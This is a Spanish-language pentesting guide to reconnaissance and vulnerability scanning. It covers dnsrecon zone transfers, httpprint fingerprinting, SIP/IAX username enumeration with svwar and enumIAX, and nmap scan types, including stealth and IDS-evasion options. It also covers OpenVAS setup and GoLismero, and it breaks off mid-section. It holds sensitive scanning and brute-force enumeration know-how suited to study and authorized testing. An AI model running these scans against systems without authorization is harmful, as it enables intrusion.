\*Transferencia de zona: El problema de seguridad con la transferencia de zona DNS es que puede utilizarse para descifrar la topología de la red de una empresa. Específicamente, cuando un usuario está intentando realizar una transferencia de zona, envía una consulta DNS para listar toda la información de DNS como servidores de nombres, nombres de host, registros xx y CNAME, número de serie de la zona, registros de Tiempo de Vivir etc. Debido a la cantidad de información que se puede obtener la transferencia de zona DNS no se puede encontrar fácilmente en la actualidad. Sin embargo, DNSRecon proporciona la capacidad de realizar transferencias de zona y podemos utilizar los siguientes comandos para realizar la transferencia de zona:



```
→ $dnsrecon
Version: 0.8.10
Usage: dnsrecon <options>

options:
-h, --help                Show this help message and exit.
-d, --domain <domain>    Target domain.
-r, --range <range>      IP range for reverse lookup brute force in formats (first-last) or in (range/bitmask).
-n, --name_server <name> Domain server to use. If none is given, the SOA of the target will be used.
-D, --dictionary <file> Dictionary file of subdomain and hostnames to use for brute force.
-f <network>              Filter out of brute force domain lookup, records that resolve to the wildcard defined
                           IP address when saving records.
-t, --type <types>       Type of enumeration to perform:
                           std      SOA, NS, A, AAAA, MX and SRV if AXRF on the NS servers fail.
                           rvl      Reverse lookup of a given CIDR or IP range.
                           brt      Brute force domains and hosts using a given dictionary.
                           srv      SRV records.
                           axfr     Test all NS servers for a zone transfer.
                           goo      Perform Google search for subdomains and hosts.
                           snoop    Perform cache snooping against all NS servers for a given domain, testing
                           all with file containing the domains, file given with -D option.
                           tld      Remove the TLD of given domain and test against all TLDs registered in IANA.
                           zonewalk Perform a DNSSEC zone walk using NSEC records.
-a                          Perform AXFR with standard enumeration.
-s                          Perform a reverse lookup of IPv4 ranges in the SPF record with standard enumeration.
-g                          Perform Google enumeration with standard enumeration.
-w                          Perform deep whois record analysis and reverse lookup of IP ranges found through
                           whois when doing a standard enumeration.
-z                          Performs a DNSSEC zone walk with standard enumeration.
--threads <number>        Number of threads to use in reverse lookups, forward lookups, brute force and SRV
                           record enumeration.
--lifetime <number>       Time to wait for a server to response to a query.
--db <file>                SQLite 3 file to save found records.
--xml <file>              XML file to save found records.
--iw                       Continue brute forcing a domain even if a wildcard records are discovered.
-c, --csv <file>          Comma separated value file.
-j, --json <file>         JSON file.
-V                          Show attempts in the brute force modes.
```

## Método de uso:

```
$dnsrecon <opcion> <Dominio del cliente>
```



## Httpprint

Httpprint es una herramienta de huellas digitales del servidor web. Se basa en las características del servidor web para identificar con precisión los servidores web, a pesar de que pueden haber sido ofuscados mediante el cambio de las cadenas de banner del servidor, o por plug-ins como mod\_security o servermask. Httpprint también puede usarse para detectar dispositivos habilitados para la web que no tienen una cadena de banner de servidor, como puntos de acceso inalámbricos, enrutadores, conmutadores, módems por cable, etc. httpprint utiliza cadenas de firmas de texto y es muy fácil agregar firmas a la firma base de datos.

```
httpprint -h www1.example.com -s signatures.txt
httpprint -h https://www2.example.com/ -s signatures.txt
httpprint -h http://www3.example.com:8080/ -s signatures.txt
httpprint -h www1.example.com -s signatures.txt -noautossl
httpprint -h 10.0.1.1-10.0.1.254 -s signatures.txt -o 10_0_1_x.html
httpprint -x nmap.xml -s signatures.txt -oc report.csv
httpprint -x nmap.xml -s signatures.txt -ox report.xml
httpprint -i input.txt -s signatures.txt -o output.html -th 16
```

### Método de uso:

```
$httpprint -h <Dominio de cliente> -s <nombre archivo> <.extension>
```

## Cartografía VoIP

La cartografía de VoIP es donde recopilamos información sobre la topología, los servidores y los clientes. El objetivo principal es encontrar hosts en vivo, tipo y versión de PBX, servidores / gateways VoIP, tipos y versiones de clientes (hardware y software). La mayoría de las técnicas cubiertas aquí asumen una comprensión básica del *Protocolo de Iniciación de Sesión (SIP)*. Hay varias herramientas disponibles para ayudarnos a identificar y enumerar los dispositivos habilitados para VoIP.

## Svwar

Svwar es también una herramienta de la suite sipvicious permite enumerar extensiones usando una gama de extensiones o usando un archivo de diccionario svwar soporta todos los de los tres métodos de enumeración de extensión como se mencionó anteriormente, el método predeterminado para la enumeración es REGISTER. El uso de Svwar es el siguiente:

```
→ $svwar
Usage: svwar [options] target
examples:
svwar -e100-999 10.0.0.1
svwar -d dictionary.txt 10.0.0.2
```

## Método de uso:

```
- #svwar <Dominio cliente>
```

## ENUMIAX

Si ha identificado un servidor Asterisk en uso, debe utilizar una herramienta de adivinación de nombre de usuario, como enumIAX, para enumerar los nombres de usuario del protocolo de intercambio de Asterisk. EnumIAX es un enumerador de brute-force del nombre de usuario del protocolo Inter Asterisk Exchange versión 2 (IAX2). EnumIAX puede operar en dos modos distintos; Adivinación de nombre de usuario secuencial o ataque de diccionario.

```
#enumiax
enumIAX 0.4a
Dustin D. Trammell <dtrammell@tippingpoint.com>

Usage: enumiax [options] target
options:
-d <dict>      Dictionary attack using <dict> file
-i <count>     Interval for auto-save (# of operations, default 1000)
-m #          Minimum username length (in characters)
-M #          Maximum username length (in characters)
-r #          Rate-limit calls (in microseconds)
-s <file>     Read session state from state file
-v           Increase verbosity (repeat for additional verbosity)
-V           Print version information and exit
-h           Print help/usage information and exit
```

Método de uso:

```
#enumiax <opcion> <cliente>
```



## Escaneo de Puertos:

### ¿Qué son los puertos?

Hay muchas capas en el [modelo de red OSI](#) . La **capa de transporte** es la capa que se ocupa principalmente de la comunicación entre diferentes servicios y aplicaciones.

Esta capa es la capa principal a la que están asociados los puertos.

### Terminología:

Se necesita un conocimiento de la terminología para entender la configuración del puerto. Estos son algunos términos que le ayudarán a entender la discusión que seguirá:

- **Puerto:** Una ubicación de red direccionable implementada dentro del sistema operativo que ayuda a distinguir el tráfico destinado a diferentes aplicaciones o servicios.
- **Sockets de Internet:** un descriptor de archivo que especifica una dirección IP y un número de puerto asociado, así como el protocolo de transferencia que se utilizará para manejar los datos.
- **Encuadernación:** El proceso que tiene lugar cuando una aplicación o servicio utiliza un zócalo de Internet para manejar los datos que está ingresando y produciendo.
- **Escucha:** Se dice que un servicio está "escuchando" en un puerto cuando está vinculado a una combinación de puerto / protocolo / dirección IP para esperar las solicitudes de los clientes del servicio.

Al recibir una petición, establece una conexión con el cliente (cuando es apropiado) usando el mismo puerto en el que ha estado escuchando. Debido a que los sockets de Internet utilizados están asociados con una dirección IP de cliente específica, esto no impide que el servidor escuche y sirva solicitudes a otros clientes simultáneamente.

- **Exploración de puerto:** La exploración de puerto es el proceso de intentar conectarse a una serie de puertos secuenciales, con el propósito de obtener información acerca de los que están abiertos y qué servicios y sistema operativo están detrás de ellos.

## Puertos Comunes

Los puertos se especifican con un número que va de 1 a 65535.

- Muchos puertos inferiores a 1024 están asociados con servicios que Linux y sistemas operativos similares a Unix consideran críticos para funciones de red esenciales, por lo que debe tener privilegios de root para asignarles servicios.
- Los puertos entre 1024 y 49151 se consideran "registrados". Esto significa que pueden ser "reservados" (en un sentido muy flojo de la palabra) para ciertos servicios mediante la emisión de una solicitud a la IANA (Internet Assigned Numbers Authority). No se aplican estrictamente, pero pueden dar una pista sobre los posibles servicios que se ejecutan en un determinado puerto.
- Los puertos entre 49152 y 65535 no se pueden registrar y se sugieren para uso privado.

Debido a la gran cantidad de puertos disponibles, no tendrá que preocuparse nunca con la mayoría de los servicios que tienden a enlazar a puertos específicos.

Sin embargo, hay algunos puertos que vale la pena saber debido a su ubicuidad. Lo siguiente es sólo una lista muy incompleta:

- **20** : Datos FTP
- **21** : Puerto de control FTP
- **22** : SSH
- **23** : Telnet <= Insegura, no recomendado para la mayoría de los usos
- **25** : SMTP
- **43** : Protocolo WHOIS
- **53** : Servicios de DNS
- **67** : Puerto del servidor DHCP
- **68** : Puerto cliente DHCP
- **80** : tráfico HTTP <= tráfico web normal
- **110** : Puerto de correo POP3
- **113** : Servicios de autenticación de identidad en redes IRC
- **143** : Puerto de correo IMAP
- **161** : SNMP
- **194** : IRC
- **389** : Puerto LDAP
- **443** : HTTPS <= Tráfico web seguro
- **587** : SMTP <= puerto de envío de mensajes
- **631** : Puerto del demonio de impresión CUPS
- **666** : DOOM <= Este juego FPS heredado en realidad tiene su propio puerto especial



Estos son sólo algunos de los servicios comúnmente asociados con los puertos. Debe encontrar los puertos adecuados para las aplicaciones que está intentando configurar en su respectiva documentación.

La mayoría de los servicios se pueden configurar para usar puertos distintos del predeterminado, pero debe asegurarse de que tanto el cliente como el servidor estén configurados para utilizar un puerto no estándar.

Puede obtener una breve lista de algunos puertos comunes escribiendo:

```
root@parrot:~# less /etc/services

# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, officially ports have two entries
# even if the protocol doesn't support UDP operations.
#
# Updated from http://www.iana.org/assignments/port-numbers and other
# sources like http://www.freebsd.org/cgi/evsweb.cgi/src/etc/services .
# New ports will be added on request if they have been officially assigned
# by IANA and used in the real-world or are needed by a debian package.
# If you need a huge list of used numbers please install the nmap package.

tcpmux      1/tcp                # TCP port service multiplexer
echo        7/tcp
echo        7/udp
discard     9/tcp                sink null
discard     9/udp                sink null
sysstat     11/tcp                users
daytime     13/tcp
daytime     13/udp
netstat     15/tcp
gotd        17/tcp                quote
msp         18/tcp                # message send protocol
msp         18/udp
chargen    19/tcp                ttytst source
chargen    19/udp                ttytst source
ftp-data    20/tcp
ftp         21/tcp
ftp         21/udp                fspd
ssh         22/tcp                # SSH Remote Login Protocol
telnet      23/tcp
smtp        25/tcp                mail
time        37/tcp                timeserver
time        37/udp                timeserver
rlp         39/udp                resource location
nameserver  42/tcp                name # IEN 116
whois       43/tcp                nickname
tacacs      49/tcp                # Login Host Protocol (TACACS)
```

## Nmap

Nmap ("Network Mapper") es el estándar de facto para la auditoría / escaneo de la red. Nmap se ejecuta en Linux y Windows. Nmap está disponible en versiones de línea de comandos y GUI. Por el bien de este documento, sólo cubriremos la línea de comandos.

```

$ nmap
Nmap 7.60 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  -C: pass hostnames, IP addresses, networks, etc.
  -E: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilenames>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY/[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PNI: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -ss/ST/sA/sw/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
  Ex: -p22 -p1-65535 -p U:53,I:11,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <numbers>: Scan numbers most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
    directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
    <Lua scripts> is a comma-separated list of script-files or
    script-categories.
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
    probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING:
  -f; --mtu <val>: fragment packets (optionally w/given MTU)
  -D <decov1,decov2[,MEI,...]>: Cloak a scan with decoys

```

```
-e <iface>: Use specified interface
-g/--source-port <portnum>: Use given port number
--proxies <url[,url2]:...>: Relay connections through HTTP/SOCKS4 proxies
--data <hex string>: Append a custom payload to sent packets
--data-string <string>: Append a custom ASCII string to sent packets
--data-length <num>: Append random data to sent packets
--ip-options <options>: Send packets with specified ip options
--ttl <val>: Set IP time-to-live field
--spooof-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
-oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<ript kiddi3,
and Grepable format, respectively, to the given filename.
-oA <basename>: Output in the three major formats at once
-v: Increase verbosity level (use -vv or more for greater effect)
-d: Increase debugging level (use -dd or more for greater effect)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/url>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-G: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -V -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -IR 10000 -Pn -p 80
```

Estas son algunas operaciones comunes que se pueden realizar con nmap. Los ejecutaremos todos con privilegios de sudo para evitar devolver resultados parciales para algunas consultas. Algunos comandos pueden demorar mucho en completarse:

## Busque el sistema operativo del host:

```
#nmap -O <Dominio cliente>
```

Omita la parte de descubrimiento de red y asuma que el host está en línea. Esto es útil si obtienes una respuesta que dice "Nota: Host parece estar" en tus otras pruebas. Añadir a esta otra opción:

```
#nmap -Pn <Dominio cliente>
```

Especifique un rango con "-" o "/" 24" para escanear un número de hosts a la vez:

```
#nmap -Pn <Dominio cliente> /24
```

Escanee un rango de red para los servicios disponibles:

```
#nmap -sP <Dominio cliente> /24
```

Escanea sin preformar una búsqueda DNS inversa en la dirección IP especificada. Esto debería acelerar sus resultados en la mayoría de los casos:

```
#nmap -n <Dominio cliente>
```

Escanee un puerto específico en lugar de todos los puertos comunes:

```
#nmap -p <Dominio cliente>
```

Para buscar conexiones TCP, nmap puede realizar un handshake de 3 vías (explicado a continuación), con el puerto de destino. Ejecutarlo de esta manera:

```
#nmap -sT <Dominio cliente>
```

Para buscar conexiones UDP, escriba:

```
#nmap -sU <Dominio cliente>
```

Analizar cada puerto abierto TCP y UDP:

```
#nmap -n -Pn -sT -sU -p <Dominio cliente>
```

## Escaneo de Conexiones y servicios:

### Un escaneo TCP "SYN" explora la forma en que TCP establece una conexión.

Para iniciar una conexión TCP, el extremo solicitante envía un paquete de "solicitud de sincronización" al servidor. A continuación, el servidor envía un paquete de "sincronización de acuse de recibo". El remitente original luego devuelve un paquete de "acuse de recibo" al servidor, y se establece una conexión.

Una exploración "SYN", sin embargo, descarta la conexión cuando el primer paquete es devuelto desde el servidor. Esto se denomina exploración "semiabierta" y solía promocionarse como una forma de escanear subrepticamente los puertos, ya que la aplicación asociada a ese puerto no recibiría el tráfico, porque la conexión nunca se completa.

Esto ya no se considera furtivo con la adopción de firewalls más avanzados y el marcado de la solicitud de SYN incompleta en muchas configuraciones.

Para realizar una exploración SYN, ejecute:

```
#nmap -sS <Dominio cliente>
```

Un acercamiento más furtivo está enviando los encabezados TCP inválidos, que, si el anfitrión se ajusta a las especificaciones del TCP, debe enviar un paquete detrás si ese puerto se cierra. Esto funcionará en servidores no basados en Windows.



Puede utilizar los indicadores "-sF", "-sX" o "-sN". Todos ellos producirán la respuesta que buscamos:

```
#nmap -Pn -p <Puerto> -sN <Dominio cliente>
```

Para ver qué versión de un servicio se está ejecutando en el host, puede intentar este comando. Intenta determinar el servicio y la versión probando diferentes respuestas del servidor:

```
#nmap -Pn -p <Puerto> -sV <Dominio cliente>
```

Nmap tiene decenas de opciones disponibles. Dado que esta sección trata sobre la exploración de puertos, nos centraremos en los comandos necesarios para realizar esta tarea. Es importante tener en cuenta que los comandos utilizados dependen principalmente del tiempo y el número de hosts que se están escaneando. Cuantos más hosts o menos tiempo tengas que realizar estas tareas, menos interrogará al host. Esto se pondrá de manifiesto a medida que continuemos discutiendo las opciones.

Basándose en el conjunto de IP que se está evaluando, usted querrá escanear los puertos TCP y UDP a través del rango de 1 a 65535. El comando que se utilizará es el siguiente:

```
#nmap -A -Pn -sU -sS -T2 -v -p 1-65535 <Intervalo de IP del cliente>
```

En los conjuntos IP grandes, los que tienen más de 100 direcciones IP, no especifican un intervalo de puertos. El comando que se utilizará es el siguiente:

```
#nmap -A -O -Pn <Intervalo de IP de cliente>
```

Cabe señalar que Nmap tiene opciones limitadas para IPv6. Entre ellos se incluyen TCP connect (-sT), Scan de ping (-sn), List scan (-sL) y detección de versiones.

```
#nmap -6 -sT -p0 fe80 :: xxxx: xxxx: xxxx: xxxx% 12
```

## SNMP Sweeps

Los barridos de SNMP se realizan también, ya que ofrecen toneladas de información acerca de un sistema específico. El protocolo SNMP es un protocolo apátrida, orientado a datagramas. Lamentablemente, los servidores SNMP no responden a las solicitudes con cadenas de comunidad no válidas y el protocolo UDP subyacente no informa de forma confiable los puertos UDP cerrados. Esto significa que "ninguna respuesta" de una dirección IP sondada puede significar cualquiera de los siguientes:

- Máquina inaccesible
- El servidor SNMP no se está ejecutando
- Cadena de comunidad no válida
- El datagrama de respuesta aún no ha llegado

## Banner Grabbing

Banner Grabbing es una técnica de enumeración utilizada para recopilar información sobre sistemas informáticos en una red y los servicios que ejecutan sus puertos abiertos. Banner grabbing se utiliza para identificar la red de la versión de las aplicaciones y el sistema operativo que los hosts de destino se ejecutan.

Banner grabbing normalmente se realiza en Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), y Simple Mail Transfer Protocol (SMTP); Puertos 80, 21 y 25 respectivamente. Herramientas comúnmente utilizadas para realizar captura de banner son Telnet, nmap y Netcat.

## Ping Sweeps

La huella activa comienza con la identificación de sistemas vivos. Esto se realiza generalmente realizando un barrido de ping para determinar qué hosts responden.

-Nmap tiene decenas de opciones disponibles. Dado que esta sección trata sobre la exploración de puertos, nos centraremos en los comandos necesarios para realizar esta tarea. Es importante tener en cuenta que los comandos utilizados dependen principalmente del tiempo y el número de hosts que se están escaneando. Cuantos más hosts o menos tiempo tengas que realizar estas tareas, menos interrogará al host. Esto se pondrá de manifiesto a medida que continuemos discutiendo las opciones.

Para realizar un barrido de ping, desearía utilizar el siguiente comando:

```
#nmap -sn <rango de ip del cliente> / <Mascara>
```

## Análisis y escaneo de Vulnerabilidades

El Análisis de Vulnerabilidad se utiliza para identificar y evaluar los riesgos de seguridad planteados por las vulnerabilidades identificadas. El trabajo de análisis de vulnerabilidad se divide en dos áreas: Identificación y validación. El esfuerzo de descubrimiento de la vulnerabilidad es el componente clave de la fase de identificación. La validación está reduciendo el número de vulnerabilidades identificadas sólo a aquellas que son realmente válidas.



## Pruebas de vulnerabilidad:

Las Pruebas de Vulnerabilidad se dividen para incluir un método Activo y Pasivo.

### Activo

#### Herramientas automatizadas

Un escáner automatizado está diseñado para evaluar redes, hosts y aplicaciones asociadas. Hay una serie de tipos de escáneres automatizados disponibles en la actualidad, algunos se centran en determinados objetivos o tipos de objetivos. El propósito principal de un escáner automatizado es la enumeración de vulnerabilidades presentes en redes, hosts y aplicaciones asociadas.


#### Escáneres de red:

##### OpenVAS


Open VAS es un marco de varios servicios y herramientas que ofrecen una solución completa y potente de gestión de vulnerabilidades y análisis de vulnerabilidades. OpenVAS es una bifurcación de Nessus que permite el desarrollo libre de una herramienta no propietaria.

Al igual que las versiones anteriores de Nessus, OpenVAS consta de un cliente y escáner. Para iniciar el escáner:

- 1) Primero se debe proceder a configurar openvas por lo que se requiere abrir una consola con privilegios de Root; se digitan los comandos: openvas-setup.
- 2) Se iniciará el siguiente proceso de configuración y esperamos que finalice la configuración de openvas:
- 3) Se procede a ingresar a la siguiente URL desde un explorador:  
<https://localhost:9392>



- 4) Se procede crear los credenciales “Usuario y contraseña”
- 5) Iniciamos el primero login a Openvas



- 6) Para iniciar una nueva exploración, utilice el Asistente de digitalización.
- 7) Una vez que se inicie el Asistente de escaneo, tendrá que proporcionar información para crear la tarea. En primer lugar, tendrá que dar el nombre de la tarea. Este suele ser el nombre del cliente o algún otro nombre que describe lo que está escaneando. Una vez que haya completado esto, haga clic en Reenviar para continuar.
- 8) Un ámbito puede considerarse como una subtarea. Define una cierta exploración y el título debe indicar el alcance de la exploración como "Internet Facing Systems" o "Aggressive Scan of Client X". Una vez que haya completado esto, haga clic en Reenviar para continuar.
- 9) En este punto tendrá que proporcionar la información de destino. Esto puede ser en forma de un nombre de host, FQDN, Dirección IP, Rango de red, CIDR. El único requisito es que tienen que ser separados con comas. Una vez que haya completado esto, haga clic en Reenviar para continuar.
- 10) Finalmente, estamos en el punto en el que podemos lanzar nuestra exploración. Haga clic en Ejecutar para iniciar la exploración.

## GoLismero

```
root@kali:~# $golismero
GoLismero 2.0.0b6, The Web Knife
Copyright (C) 2011-2014 GoLismero Project
Contact: contact@golismero-project.com

usage: golismero.py [-h] [--help] [-f FILE] [--config FILE] [--user-config FILE] [-p NAME] [--ui-mode MODE] [-v] [-q]
                  [--color] [--no-color] [--audit-name NAME] [-db DATABASE] [-nd] [-i FILENAME] [-ni] [-o FILENAME] [-no]
                  [--full] [--brief] [--allow-subdomains] [--forbid-subdomains] [--parent] [-np] [-r DEPTH]
                  [--follow-redirects] [--no-follow-redirects] [--follow-first] [--no-follow-first]
                  [--max-connections MAX_CONNECTIONS] [-l MAX_LINKS] [-pu USER] [-pp PASS] [-pa ADDRESS] [-pn PORT]
                  [--cookie COOKIE] [--user-agent USER_AGENT] [--cookie-file FILE] [--persistent-cache] [--volatile-cache]
                  [-a PLUGIN:KEY=VALUE] [-e PLUGIN] [-d PLUGIN] [--max-concurrent N] [--plugin-timeout N]
                  [--plugins-folder PATH]
                  COMMAND [TARGET [TARGET ...]]
golismero.py: error: too few arguments
Use -h to see the quick help, or --help to show the full help text.
```

## ¿Qué es GoLismero?

GoLismero, el "Web Knife" es un marco de software libre para las pruebas de seguridad actualmente orientadas a la seguridad web, pero puede ampliarse fácilmente a otros tipos de escaneos. Puede ejecutar sus propias pruebas de seguridad y administrar una gran cantidad de herramientas de seguridad conocidas (OpenVas, Wfuzz, SQLMap, DNS recon, robot analyzer ...) toma sus resultados, retroalimenta al resto de herramientas y fusiona todos los resultados de forma completamente automática. Las características más interesantes del marco son:

- Autonomía de plataforma real. Probado en Windows, Linux, \* BSD y OS X.
- No hay dependencias nativas de la biblioteca. Todo el marco se ha escrito en puro Python.
- Buen rendimiento en comparación con otros marcos escritos en Python y otros lenguajes de scripting.
- El desarrollo de complementos es extremadamente simple.
- El marco también recopila y unifica los resultados de herramientas bien conocidas: sqlmap, xsser, openvas, dnsrecon, theharvester ...
- Integración con estándares: CWE, CVE y OWASP.

GoLismero se ha escrito en Python puro y es bastante fácil de usar, con muy pocos comandos, o incluso un solo comando, puede iniciar exploraciones e informar vulnerabilidades.

## Escaneando vulnerabilidades con GoLismero

Para usar GoLismero en Parrot Security OS, simplemente abra un nuevo terminal y ejecute cualquiera de los siguientes comandos según lo que desee hacer. Para escanear un sitio web y mostrar todos los posibles defectos de seguridad, simplemente ejecute el siguiente comando:

